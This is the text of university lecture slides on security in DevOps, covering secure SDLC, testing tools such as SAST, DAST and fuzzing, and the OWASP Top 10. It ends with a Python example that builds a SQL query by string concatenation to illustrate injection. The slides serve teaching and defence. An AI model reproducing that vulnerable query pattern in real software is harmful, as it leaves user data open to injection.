NYU COURANT INSTITUTE OF MATHEMATICAL SCIENCES

Security and DevOps

Fall 2020, CSCI-GA 2820, Graduate Division, Computer Science

Instructor:

John J Rofrano

Senior Technical Staff Member | DevOps Champion

IBM T.J. Watson Research Center

rofrano@cs.nyu.edu (@JohnRofrano)

Legal Notice

- This class is not intended to provide details on how to compromise other people's web sites and applications
- The purpose is to inform developers on how to protect themselves from malicious users and attackers
- The tools and methods listed should only be used on sites & applications which you directly own or have permission in writing to work on
- Performing these methods on other people's sites or applications would be considered a crime and could land you with a criminal record or worse

What will you lean?

- Security in a DevOps World: Complications and Advantages
- Mapping DevOps to Secure Software Development Lifecycle (SDLC)
- OWASP Top 10 List of App Sec Vulnerabilities

Security in a DevOps world

- Security cannot be an afterthought in DevOps
- DevOps teams need to involve Security team early for smooth deployment of new features
- Opportunity for greater collaboration between DevOps and Security teams
  - In fact, DevOps requires this collaboration and empathy amongst teams and enables them by making success a joint stakeholders game

DevOps Complications for Security

- From an audit perspective for **Segregation of Duties**
  - DevOps blurs the line between Dev and Ops
- What are the checkpoints to limit a particular developer's end-to-end control over the system?

Source: [Robinson, 2015]

Pull Requests provides Segregation of Duties

- “*Pull requests are the new segregation of duties*” - Ed Bellis, Kenna Security
  - Pull requests let you tell others about changes you've pushed to a repository on GitHub.
  - Once a pull request is opened, reviewers can examine the potential changes and add follow- up commits before the changes are merged into the repository
  - The owner of a Pull Request should never be the person that merges it to maintain clear segregation of duties

Source: [Robinson, 2015]

DevOps Advantages for Security

- DevOps forces **tighter collaboration** with the security teams, instead of last-minute manual audit and reviews which were the norm before
- Security teams must be **engaged early in the design process** to ensure ability to deploy continuously
- DevOps Configuration Management
  - **Standardized configurations** makes it easier to harden them
  - Standardized configurations makes it easier to diagnose when a security incident is in progress
  - Easier to ensure policies around secure configuration

Source: [Robinson, 2015]


DevOps Advantages for Security (cont)

- DevOps **Version Control** Tools
  - Enable easier rollback in case of issues
- DevOps as a **Compliance** Enabler
  - Automation (Cookbooks / Playbooks) as evidence of compliance, as well as documentation of policy

Source: [Robinson, 2015]


Mapping DevOps into Secure Software Development Lifecycle (SDLC)

- Secure Software Development Lifecycle (SDLC) describes how security fits into the different phases within software development
  - Requirements
  - Design
  - Develop
  - Test
  - Deploy



Source: [CheckMarx]

Mapping DevOps onto Secure SDLC



Requirements Stage	Design Stage	Develop Stage	Test Stage	Deploy Stage

• Define Operational Standards (will later map onto stories for scripting in Dev Stage)
• Define Security Requirements
• Define Monitoring and Metrics
	• Secure Design/ Architecture
	• Secure the Deployment Pipeline
	• Threat Model
	  - With DevOps, security team members can instruct Dev team members on common threat types and help them plan out unit tests to address such attacks
		• Automation and Validation is great for security
		• SecurityTasks
		• Security in the Scrum
			• Strive for Failure
			  - If you can figure out ways to break your application, then odds are that attackers can too
			• Parallelize Security Testing
			  - Run tests in parallel to shorten the test window
			  - Run code scanners in parallel to unit tests or FVTs
				• Automated Launch of Deployment Scripts
				• Deployment and Rollback
				• Production Security Tests

Source: [Securosis, 2015] [Bird, 2016]

Types of Security Tests Automatable in a DevOps context

- For security to be truly woven into DevOps, security tests (like all other tests) should be automated
- Security tests you can automate
  - Functional Security Tests
  - Non-functional Security tests against known weaknesses
  - Security scanning of apps and infrastructure
  - Security testing application logic
- Security test automation frameworks
  - BDD-security, Mittn, GauntIt
- Open-sourced Cookbooks available for common security tools
  - Nessus, Nmap, SSH, openVPN, iptables, Duo 2FA

Source: [Securosis, 2015] [Bird, 2016]

Tools for Security in DevOps

Tools for Security in DevOps

- Static Analysis
- Dynamic Analysis
- Fuzzing
- Manual Code Review
- Vulnerability Testing
- Software Component Analysis
- Runtime Protection
- Continuous Security Testing

Source: [Securosis, 2015] [Bird, 2016]

Static Analysis Tools for Security in DevOps

- Examines all code or runtime binaries to support a thorough search for common vulnerabilities
- Static Application Security Testing (SAST)
  - highly effective at finding flaws, even in previously (manually) reviewed code
  - some tools have APIs for integration into the DevOps process, and don’t require “code complete”
  - may require some time to fully scan code

Source: [Securosis, 2015] [Bird, 2016]

Dynamic Application Security Testing (DAST)

- Dynamically crawls through an app's interface
- Tests how it reacts to various inputs
- Offers insight into how code behaves
- Helps flush out errors that other tests may not see in dynamic code paths
- Typically run against fully built applications
- Can be destructive
- May require some time to fully scan code
- Inline tests that gate a release are often run against new code only
- Full application sweeps are run in parallel to inline tests

Source: [Securosis, 2015] [Bird, 2016]

Fuzzing Tools for Security in DevOps

- Throw lots of random garbage at applications, and see whether it causes errors
- Has become essential to identifying misbehaving code which may be exploitable
- Con: running through a large test body of possible malicious inputs takes a lot of time

Source: [Securosis, 2015] [Bird, 2016]

Manual Code Review for Security in DevOps

- Manual reviews often catch obvious stuff that tests miss, and
  developers can miss on their only pass

- Developers ability to write security unit tests varies

- All new code should be reviewed with every Pull Request

Source: [Securosis, 2015] [Bird, 2016]

Vulnerability Analysis for Security in DevOps

- Vulnerability scans based on platform configuration, patch levels, or application composition
- Vulnerability scans may even use credentials to query for detailed application information
- Should span application, app stack, and the platforms that support it

Source: [Securosis, 2015] [Bird, 2016]

Software Component Analysis (SCA) Tools

- Hook these tools into your build or CI/CD pipeline
- Automatically inventory open source dependencies
- Identify out-of-date libraries
- Identify libraries with known security vulnerabilities
- OWASP Dependency Check
  - Open source scanner that catalogs open source components used in an application
  - Works for Java, .Net, Ruby (gem spec), PHP (composer), Node.js, and Python
  - Integrates with common build tools and CI servers like Jenkins
  - Reports on any components with known vulnerabilities reported in the NIST's National Vulnerability Database (NVD)
  - Gets updates from NVD data feeds

Source: [Securosis, 2015] [Bird, 2016]

Runtime Protection for Security in DevOps

- Runtime Application Self Protection (RASP)
- Interactive Application Self-Testing (IAST)
- Provide execution path scanning, monitoring, and embedded application white listing
- Runtime threat protection
  - Protect applications by detecting attacks in runtime behavior
  - e.g., In-memory execution monitoring, Virtualized execution paths, Embedded runtime libraries


Source: [Securosis, 2015] [Bird, 2016]

Continuous Security Testing

- Paid Penetration Testing Service (pen testing aka ethical hacking)
- Open Bug Bounty Program (popularized by Facebook, Yahoo, Google, and Microsoft)
- Continuous Infrastructure Scanning

Security as Code

- Building security into DevOps tools, practices, and workflows
- Uses Continuous Delivery as the control backbone
- Uses automation engine for security and compliance



Source: Jim Bird, “DevOpsSec”, 2016

Responsibilities of Security Organization in DevOps

- Security should be woven into the DevOps framework
  - Security should become part of the operational process of integrating and delivering code
  - Security needs to fit into DevOps, not the other way around
- Security needs to be tailored to work within the automation and orchestration model to be successful
  - Reduce security related bottlenecks without losing effectiveness

Source: [Securosis, 2015]

How Security Organization can help DevOps

- Educate
- Grow your own support
- Help DevOps team understand threats
- Advise on remediation practices
- Help evaluate security tools
- Help with priorities
- Write tests
- Advocacy

The OWASP Foundation

the free and open software security community


DONATE
OWASP DONATION PORTAL

Member Portal · About · Searching · Editing · New Article · OWASP Categories · Contact Us

Statistics · Recent Changes

Open Web Application Security Project (OWASP)

- Top 10 List: a list of what OWASP considers the current top 10 web application security risks worldwide
- The list describes each vulnerability, provides examples, and offers suggestions on how to avoid it
- Based on data from seven application security firms, spanning over 500,000 vulnerabilities across hundreds of organizations
- Ordering within the top 10 according to their prevalence and their relative exploitability, detectability, and impact



Contents

OWASP top 10 vulnerabilities

developerWorks security editors
Published on April 20, 2015

9

OWASP

The Open Web Application Security Project (OWASP) is an international organization dedicated to enhancing the security of web applications. As part of its mission, OWASP sponsors numerous security-related projects, one of the most popular being the Top 10 Project. This project publishes a list of what it considers the current top 10 web application security risks worldwide. The list describes each vulnerability, provides examples, and offers suggestions on how to avoid it. The most recent version of the top 10 list, officially published in June 2013, updated the 2010 list. The 2013 Top 10 list is based on data from seven application security firms, spanning over 500,000 vulnerabilities across hundreds of organizations. OWASP prioritized the top 10 according to their prevalence and their relative exploitability, detectability, and impact.

Source: [https://www.ibm.com/developerworks/library/se-owasptop10/]

OWASP #1: Injection

- Untrusted data sent to an interpreter as part of a command/query
- SQL injection, OS injection, LDAP injection, HTTP command injection
- Works by using hostile data to trick the interpreter into executing unintended commands or accessing data without proper authorization
- Prevention:
  - A safe API which avoids the use of the interpreter entirely or provides a parameterized interface
  - Escape List or keywords or special characters to be blocked
  - Keyword list needs to be kept updated


Source: [OWASP Top 10]

Types of Injection

- There are many types of injection vulnerabilities, some of the most common include:
  - SQL Injection
  - Code Injection
  - OS Commanding
  - LDAP Injection
  - XML Injection
  - Path Injection
  - SSI Injection
  - IMAPO/SMTP Injection
  - Buffer Overflow
- All involve allowing untrusted or manipulated requests, commands, or queries to be executed by a web application

Source: [OWASP Top 10]

Real SQL Injection on Wordpress



SQL Injection Example

(happy path) 😀

Example Python Code:

```
username = request.args.get("username")
password = request.args.get("password")

sql = 'SELECT * FROM Users WHERE Name ="' + username + '" AND Password ="' + password + '"'
results = db.execute(sql)
```

Source: https://www.w3schools.com/sql/sql_injection.asp


SQL Injection Example

(happy path) 😀

Example Python Code:

```
username = request.args.get("username")
password = request.args.get("password")

sql = 'SELECT * FROM Users WHERE Name ="' + username + '" AND Password ="' + password + '"'
results = db.execute(sql)
```



Source: https://www.w3schools.com/sql/sql_injection.asp


SQL Injection Example

(happy path) 😀

Example Python Code:

```
username = request.args.get("username")
password = request.args.get("password")

sql = 'SELECT * FROM Users WHERE Name ="' + username + '" AND Password ="' + password + '"'
results = db.execute(sql)
```



Resulting SQL Query:

```
SELECT * FROM Users WHERE Name ="John Doe" AND Password ="myPass"
```

The SQL above will return Users where Name is John Doe and Password is myPass

Source: https://www.w3schools.com/sql/sql_injection.asp

SQL Injection Example

(sad path) 😞

Example Python Code:

```
username = request.args.get("username")
password = request.args.get("password")

sql = 'SELECT * FROM Users WHERE Name ="' + username + '" AND Password ="' + password + '"'
results = db.execute(sql)
```

Source: https://www.w3schools.com/sql/sql_injection.asp


SQL Injection Example

(sad path) 😞

Example Python Code:

```
username = request.args.get("username")
password = request.args.get("password")

sql = 'SELECT * FROM Users WHERE Name ="' + username + '" AND Password ="' + password + '"'
results = db.execute(sql)
```



Source: https://www.w3schools.com/sql/sql_injection.asp


SQL Injection Example

(sad path) 😞

Example Python Code:

```
username = request.args.get("username")
password = request.args.get("password")

sql = 'SELECT * FROM Users WHERE Name ="' + username + '" AND Password ="' + password + '"'
results = db.execute(sql)
```



